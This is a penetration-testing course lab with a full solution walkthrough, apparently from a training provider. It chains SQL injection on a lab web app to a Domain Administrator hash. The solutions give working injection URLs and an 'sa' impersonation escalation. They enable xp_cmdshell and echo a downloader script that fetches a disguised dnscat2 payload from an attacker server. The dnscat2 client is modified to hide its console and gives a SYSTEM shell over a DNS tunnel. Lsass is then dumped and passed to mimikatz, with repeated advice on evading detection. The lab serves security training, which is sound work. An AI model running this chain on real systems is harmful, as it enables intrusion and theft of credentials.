SQL injection to Domain Administrator's hash

LAB 4

LAB

1. Scenario


In the following lab, you can practice the attacks against critical network infrastructure that were explained in the *Penetration Testing eXtreme course*.

You are engaged in an external network penetration test. Your goal is to stealthily capture the Domain Administrator's password hash through the internet facing Web App 1, leveraging weak SQL Server and database configurations as well as legitimate SQL Server capabilities. **No PowerShell, Metasploit or PowerShell Empire should be involved.**

Scope of Engagement: NETBLOCK: 10.100.10.0/24

Note: You will be required to RDP in the lab during specific tasks.

What we actually want to achieve is the following.


Shell with SYSTEM privileges over DNS
SQL Injection
1
Your Machine (authoritative nameserver)
DNS Tunnel
Web App 1
10.100.10.101
...
Internet Facing Web Applications
Attacker controlled domain
5
ProcDump
Internet
Intranet
1
Queries/Results
VBS
3
5
Logged in Domain Administrator
DC & DNS Server
MS SQL SERVER
4
3
els-DB
2
Insecure Stored Procedure

```
USE master;
GRANT IMPERSONATE ON LOGIN::sa to [s1user];
GO
```

2. Goals

Stealthily capture a Domain Administrator's password hash through the internet facing Web App 1, leveraging weak SQL Server and database configurations as well as legitimate SQL Server capabilities.

<u>No PowerShell, Metasploit or PowerShell Empire should be involved.</u>

- Identify a SQL injection vulnerability in Web App 1.
- Escalate your privileges on the MS SQL Server leveraging insufficiently secure SQL Server configurations (check for insecure impersonation).
- Find a way to stealthily transfer and execute a DNS RAT to the MS SQL Server machine.
- Identify any Domain Administrator password hashes on the MS SQL Server machine by uploading and executing ProcDump, downloading the lsass dump file and running mimikatz locally against the downloaded dump file.

3. What you will learn

During the lab, you will learn how you can leverage SQL injection vulnerabilities, insufficiently secure SQL Server configurations and SQL Server capabilities to capture a Domain Administrator's password hash, while attacking externally. You will also learn how to stealthily transfer malicious scripts using SQL Server capabilities. Finally, you will see how you can acquire a shell and exfiltrate data through a DNS tunnel.

Specifically, you will learn the following:

- Identifying insecure SQL Server configurations (impersonation) through SQL injection.
- Enabling advanced options and critical SQL Server procedures through SQL injection.
- Privilege escalation (leveraging impersonation) through SQL injection.
- Stealthily transferring malicious/scripts payloads to SQL Server hosts.
- Establishing a shell and exfiltrating data through a DNS tunnel.
- Using ProcDump and mimikatz to identify privileged users' hashes, offline.

To guide you during the lab you will find different Tasks.

Tasks are meant for educational purposes and to show you the usage of different tools and different methods to achieve the same goal.

They are not meant to be used as a methodology.

Armed with the skills acquired though the task you can achieve the Lab goal.

If this is the first time you do this lab, we advise you to follow these Tasks.

Once you have completed all the Tasks, you can proceed to the end of this paper and check the solutions

4. Recommended tools

- WScript
- Visual Studio 2015
- dnscat2 (for acquiring a shell through a DNS tunnel and stealthily exfiltrating data)
- file2vbscript.py by Didier Stevens (for embedding a dnscat2 client in a VBscript)
- ProcDump & mimikatz (for dumping lsass process to a file and extracting credentials/hashes offline)

5. Tasks

Task 1: Identify a SQL injection vulnerability on Web App 1

The first step of this lab is to identify an SQL injection vulnerability on Web App 1 (http://10.100.10.101/employee.asp?id=1). You are advised to try and identify the SQL injection vulnerability manually, to avoid setting off any alarms. If you are unable to identify the SQL injection vulnerability, you can use the automated tool of your choice.

TASK 2: IDENTIFY ANY INSECURE SQL SERVER CONFIGURATIONS (IMPERSONATION) AND ESCALATE YOUR PRIVILEGES

As covered in the *Penetration Testing eXtreme course*, weak SQL Server configurations can lead to privilege escalation. A commonly found weak configuration is insecure usage of the IMPERSONATION privilege. The IMPERSONATION privilege is used to allow the impersonation of other logins.

Try to identify if you can impersonate a privileged user, through the SQL injection vulnerability you discovered on Task 1.

TASK 3: STEALTHILY TRANSFER A DNS RAT TO THE MS SQL SERVER MACHINE

By now, you should be able to perform OS command execution against the MS SQL Server machine, using the escalated privileges you acquired on Task 2. To stealthily transfer dnscat2's client to the MS SQL Server machine, you can do the following.

1. Download dnscat2 and open */client/win32/dnscat2.vcproj* using Visual Studio. Then, hardcode your attacking machine's IP in the following line of dnscat.c https://github.com/iagox86/dnscat2/blob/master/client/dnscat.c#L414 and add *FreeConsole();* right above the following line https://github.com/iagox86/dnscat2/blob/master/client/dnscat.c#L356. Now, build the solution.
2. Embed dnscat2's client into a VBS file using file2vbscript.py.
3. Using echo commands, transfer a custom script file that will download the VBS payload above (this script file will be executed through WScript). You could also use echo commands and Burp Suite to transfer the VBS payload directly, without any downloader script.
4. Once the VBS file containing dnscat2's client is fetched, execute it, again through Wscript.

NOTE: In this lab's context, your attacking machine will not act as the authoritative nameserver of a subdomain. dnscat2 client will make a direct UDP connection to your machine. If you try dnscat2 on an engagement, make your machine act as an authoritative nameserver, since chances are that direct UDP connections won't be allowed.

Task 4: Identify any Domain Administrator password hashes on MS SQL Server machine

Luckily enough, you will acquire a shell (through a DNS tunnel) with SYSTEM privileges. This is due to the fact SQL Server services happened to run as LocalSystem. In order to not set off any alarms you are advised to avoid mimikatz. You can upload ProcDump and run it against lsass. You can then download the lsass dump file and run mimikatz against it offline, on a box you own.


NOTE: The box that you will run mimikatz, against the downloaded lsass dump file, must be running the same OS as the one being run by the machine you compromised.

SOLUTIONS

Below, you can find solutions for each task. Remember though that you can follow your own strategy (which may be different from the one explained in the following lab).

Task 1: Identify a SQL injection vulnerability on Web App 1

Web App 1 contains employee information. What you would normally see while browsing to *http://10.100.10.101/employee.asp?id=1* is the following.



Employee Information

ID: 1
Title: Chief Executive Officer
User: adventure-works\ken0
Birth Date: 1959-03-02

Web App 1 suffers from an SQL injection vulnerability. To identify it, execute the following request.

```
http://10.100.10.101/employee.asp?id=1 or 1=1--
```

Web App 1 will return all employee information.


Employee Information


ID: 1
Title: Chief Executive Officer
User: adventure-works\ken0
Birth Date: 1959-03-02
ID: 2
Title: Vice President of Engineering
User: adventure-works\terri0
Birth Date: 1961-09-01
ID: 3
Title: Engineering Manager
User: adventure-works\roberto0
Birth Date: 1964-12-13

To identify the number of columns in the query being used, execute the following incrementally, until an error is displayed. This knowledge is required for a union select injection that will be executed later on.

```
http://10.100.10.101/employee.asp?id=1 order by 1--
```

You will identify that an error is displayed when the following request is issued.

```
http://10.100.10.101/employee.asp?id=1 order by 17--
```


Employee Information


An error occurred on the server when processing the URL. Please contact the system administrator.

If you are the system administrator please click here to find out more about this error.

Consequently, there are 16 columns in the query.

Finally, to identify the SQL backend, you can execute the following.

```
http://10.100.10.101/employee.asp?id=1 union select null,null,'Version:
'%2bcast((select @@version) as
varchar),null,null,null,null,null,null,null,null,null,null,null,null,null --
```


Employee Information

ID: 1
Title: Chief Executive Officer
User: adventure-works\ken0
Birth Date: 1959-03-02
ID:
Title:
User: Version: Microsoft SQL Server 2016 (SP1
Birth Date:


Task 2: Identify any insecure SQL Server configurations (Impersonation) and escalate your privileges

Insecure usage of the IMPERSONATION privilege is very common. To identify if you can impersonate any privileged logins. Issue the following request.

```
http://10.100.10.101/employee.asp?id=1 union select null,null,'Impersonate :
'%2bcast((SELECT distinct b.name) as
varchar),null,null,null,null,null,null,null,null,null,null,null,null,null
FROM sys.server_permissions a INNER JOIN sys.server_principals b ON
a.grantor_principal_id = b.principal_id WHERE a.permission_name =
'IMPERSONATE'--
```

In yellow, is the actual query you would execute to identify which SQL logins you can impersonate.

You will see that you can impersonate the 'sa' login!


Employee Information

ID: 1
Title: Chief Executive Officer
User: adventure-works\ken0
Birth Date: 1959-03-02
ID:
Title:
User: Impersonate: sa
Birth Date:

With 'sa' level privileges, you can now perform OS command execution against the MS SQL Server machine, using numerous techniques. *xp_cmdshell*, *SQL Server Agent jobs* and *OLE Automation Procedures* are some viable solutions for OS command execution. Be reminded that *xp_cmdshell* may be closely monitored. SQL Server Agent jobs and OLE Automation Procedures are stealthier, but for the sake of simplicity, let's proceed with *xp_cmdshell*.

NOTE: You could execute the OS commands below using *SQL Server Agent jobs* or *OLE Automation Procedures* as well.

To enable *xp_cmdshell*, *SQL Server Agent jobs* or *OLE Automation Procedures* you will have to enable SQL Server's advanced options first. You can do this by issuing the following requests.

```
http://10.100.10.101/employee.asp?id=1 EXECUTE AS LOGIN = 'sa'
http://10.100.10.101/employee.asp?id=1 EXEC sp_configure 'show advanced
options',1
http://10.100.10.101/employee.asp?id=1 EXECUTE AS LOGIN = 'sa'
http://10.100.10.101/employee.asp?id=1 reconfigure
```

EXECUTE AS LOGIN = 'sa' is used to execute the next query impersonating the 'sa' login.

To enable the actual *xp_cmdshell* procedure, issue the following requests.

```
http://10.100.10.101/employee.asp?id=1 EXECUTE AS LOGIN = 'sa'
http://10.100.10.101/employee.asp?id=1 EXEC sp_configure 'xp_cmdshell',1
http://10.100.10.101/employee.asp?id=1 EXECUTE AS LOGIN = 'sa'
http://10.100.10.101/employee.asp?id=1 reconfigure
```

Now, you are able to execute OS commands against the MS SQL Server machine, through the *xp_cmdshell* procedure.

Task 3: Stealthily transfer a DNS RAT to the MS SQL Server machine

Taking into consideration that PowerShell may be closely monitored and Metasploit's/PowerShell Empire's traffic is known to security solutions, try to avoid them.

Transferring dnscat2's client executable may set off an alert, in a security solution at the perimeter of the organization. So, the first thing to do is utilize file2vbscript.py to embed dnscat2's client executable to a VBS file. This VBS file will actually assemble and drop the executable.

To obfuscate things more, remove the .vbs extension from the file and host it in a server under your control.

Then, in order to transfer this VBS file to the MS SQL Server machine, you can do the following.

1. Use echo commands to transfer, line by line, a script that will download the VBS file, with dnscat2's client embedded and execute it through WScript. (dnscat2's client is saved as *out.bin* at *c:\Windows\Temp*)
   You can do this by issuing the following requests.

```
http://10.100.10.101/employee.asp?id=1 EXECUTE AS LOGIN = 'sa'
http://10.100.10.101/employee.asp?id=1 exec xp_cmdshell 'echo var WinHttpReq
= new ActiveXObject("WinHttp.WinHttpRequest.5.1");  > c:\Windows\Temp\dl.js'
http://10.100.10.101/employee.asp?id=1 EXECUTE AS LOGIN = 'sa'
http://10.100.10.101/employee.asp?id=1 exec xp_cmdshell 'echo
WinHttpReq.Open("GET", WScript.Arguments(0), /*async=*/false);  >>
c:\Windows\Temp\dl.js'
http://10.100.10.101/employee.asp?id=1 EXECUTE AS LOGIN = 'sa'
http://10.100.10.101/employee.asp?id=1 exec xp_cmdshell 'echo
WinHttpReq.Send(); >> c:\Windows\Temp\dl.js'
http://10.100.10.101/employee.asp?id=1 EXECUTE AS LOGIN = 'sa'
http://10.100.10.101/employee.asp?id=1 exec xp_cmdshell 'echo BinStream = new
ActiveXObject("ADODB.Stream"); >> c:\Windows\Temp\dl.js'
http://10.100.10.101/employee.asp?id=1 EXECUTE AS LOGIN = 'sa'
http://10.100.10.101/employee.asp?id=1 exec xp_cmdshell 'echo BinStream.Type
= 1; >> c:\Windows\Temp\dl.js'
http://10.100.10.101/employee.asp?id=1 EXECUTE AS LOGIN = 'sa'
http://10.100.10.101/employee.asp?id=1 exec xp_cmdshell 'echo
BinStream.Open(); >> c:\Windows\Temp\dl.js'
http://10.100.10.101/employee.asp?id=1 EXECUTE AS LOGIN = 'sa'
http://10.100.10.101/employee.asp?id=1 exec xp_cmdshell 'echo
BinStream.Write(WinHttpReq.ResponseBody); >> c:\Windows\Temp\dl.js'
http://10.100.10.101/employee.asp?id=1 EXECUTE AS LOGIN = 'sa'
http://10.100.10.101/employee.asp?id=1 exec xp_cmdshell 'echo
BinStream.SaveToFile("c:\\Windows\\Temp\\out.bin"); >> c:\Windows\Temp\dl.js'
```

You can find *dl.js* (the script that will download the VBS file) in the following link.

https://gist.github.com/anonymous/91296a84d59e5d398c10c0a6d3519a0a
To download the VBS file into the MS SQL Server machine, issue the following requests.

```
http://10.100.10.101/employee.asp?id=1 EXECUTE AS LOGIN = 'sa'

http://10.100.10.101/employee.asp?id=1 exec xp_cmdshell 'WScript/nologo
c:\Windows\Temp\dl.js url_of_the_vbs_file'
```


2. Once the VBS file is downloaded, rename it, since it was downloaded as *out.bin*. You can do this by issuing the following requests.

```
http://10.100.10.101/employee.asp?id=1 EXECUTE AS LOGIN = 'sa'

http://10.100.10.101/employee.asp?id=1 exec xp_cmdshell 'rename
c:\Windows\Temp\out.bin out.vbs'
```

3. Finally, to execute dnscat2's client (out.vbs), issue the following requests.

```
http://10.100.10.101/employee.asp?id=1 EXECUTE AS LOGIN = 'sa'

http://10.100.10.101/employee.asp?id=1 exec xp_cmdshell 'WScript/nologo
c:\Windows\Temp\out.vbs'
```

A connection should be established, through a DNS tunnel, between the MS SQL Server and your machine. This is what you should see on your attacking machine.




```
dnscat2>
dnscat2> New window created: 1
Session 1 security: ENCRYPTED BUT *NOT* VALIDATED
For added security, please ensure the client displays the same string:
```

TASK 4: IDENTIFY ANY DOMAIN ADMINISTRATOR PASSWORD HASHES ON MS SQL SERVER MACHINE

Now, to execute OS commands through the DNS tunnel execute the following.

```
dnscat2> window -i 1

command (els-DB) 1> shell
```

You should see something similar to the following.




```
Sent request to execute a shell
command ([redacted]) 1> New window created: 2
Shell session created!
```

Then, execute the following.

```
command (els-DB) 1> window -i 2
```

You will be presented with a command shell, with SYSTEM privileges. It seems SQL Server services run as LocalSystem.



```
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
cmd.exe ([redacted]) 2> whoami
cmd.exe ([redacted]) 2> whoami
nt authority\system
```

NOTE: To go back press Ctrl + z and execute window –i 1 again.


As we covered in the course, mimikatz is not the only way to extract Administrator hashes from memory.

You can also upload ProcDump to the MS SQL Server machine through the DNS tunnel and execute it against lsass. Then, you can download the lsass dump file in a machine similar to MS SQL Server and run mimikatz against the dump file there.

You can do this by executing the following:

```
command (els-DB) 1> upload /Proc_Dump_path/procdump64.exe
c:/Windows/Temp/procdump64.exe

command (els-DB) 1> window -i 2

cmd.exe (els-DB) 2> c:\Windows\Temp\procdump64.exe -accepteula -ma lsass.exe
c:\Windows\Temp\lsassdump.dmp

#Be aware that the uploading procedure may take 10 minutes+ to finish!
```

You should see something similar to the following.



```
cmd.exe ([redacted]) 2> c:\Windows\Temp\procdump64.exe -accepteula -ma lsass.exe
c:\Windows\Temp\lsassdump.dmp
cmd.exe ([redacted]) 2> c:\Windows\Temp\procdump64.exe -accepteula -ma lsass.exe
c:\Windows\Temp\lsassdump.dmp

ProcDump v9.0 - Sysinternals process dump utility
Copyright (C) 2009-2017 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

[15:14:08] Dump 1 initiated: c:\Windows\Temp\lsassdump.dmp
[15:14:08] Dump 1 writing: Estimated dump file size is 40 MB.
[15:14:09] Dump 1 complete: 40 MB written in 0.5 seconds
[15:14:09] Dump count reached.
```

Finally, to download the lsass dump file (lsassdump.dmp) through the DNS tunnel execute the following.

```
Ctrl + z

dnscat2> window -i 1

command (els-DB) 1> download c:/Windows/Temp/lsassdump.dmp
/root/Desktop/lsassdump.dmp

#Be aware that the downloading procedure may take 10 minutes+ to finish!
```

Be reminded that mimikatz should be run against the lsass dump file, on a machine similar to the MS SQL Server machine (Microsoft Windows Server 2012 R2 Standard)

So, in a Microsoft Windows Server 2012 R2 Standard put *lsassdump.dmp* into mimikatz's folder and execute mimikatz. Then execute the following.


```
mimikatz # sekurlsa::minidump lsassdump.dmp

mimikatz # sekurlsa::logonPasswords
```

Since downloading 30+MB through DNS is going to take a long time, you can simulate the abovementioned mimikatz actions against the lsassdump.dmp inside the 10.100.10.101 machine.

- RDP into the 10.100.10.101 machine (credentials: ELS\employee1:P@ssw0rd123)
- Inside the *Downloads* file we have placed mimikatz and the lsassdump.dmp
- Run mimikatz as an Administrator and execute the commands above.

As already mentioned, this is what you would do on **another** Windows Server 2012 R2 box after you downloaded lsassdump.dmp, **not inside the targeted machine**.

Luckily, a Domain Administrator's password hash will be extracted.



```
Authentication Id : 0 ; 305175 (00000000:0004a817)
Session           : Interactive from 1
User Name         : Administrator
Domain            : [redacted]
Logon Server      :
Logon Time        : 6/6/2017 5:24:16 PM
SID               : S-1-5-21-1770822258-1552498733-1961591868-500
        msv :
         [00000003] Primary
         * Username : Administrator
         * Domain   : [redacted]
         * NTLM     :
         * SHA1     :
         [00010000] CredentialKeys
         * NTLM     : [redacted]
         * SHA1     :
        tspkg :
```

NOTE: During an engagement, you may not be able to identify a privileged user's password hash on first run. If this is the case, you can always create a scheduled task that will repeat the procedure for you.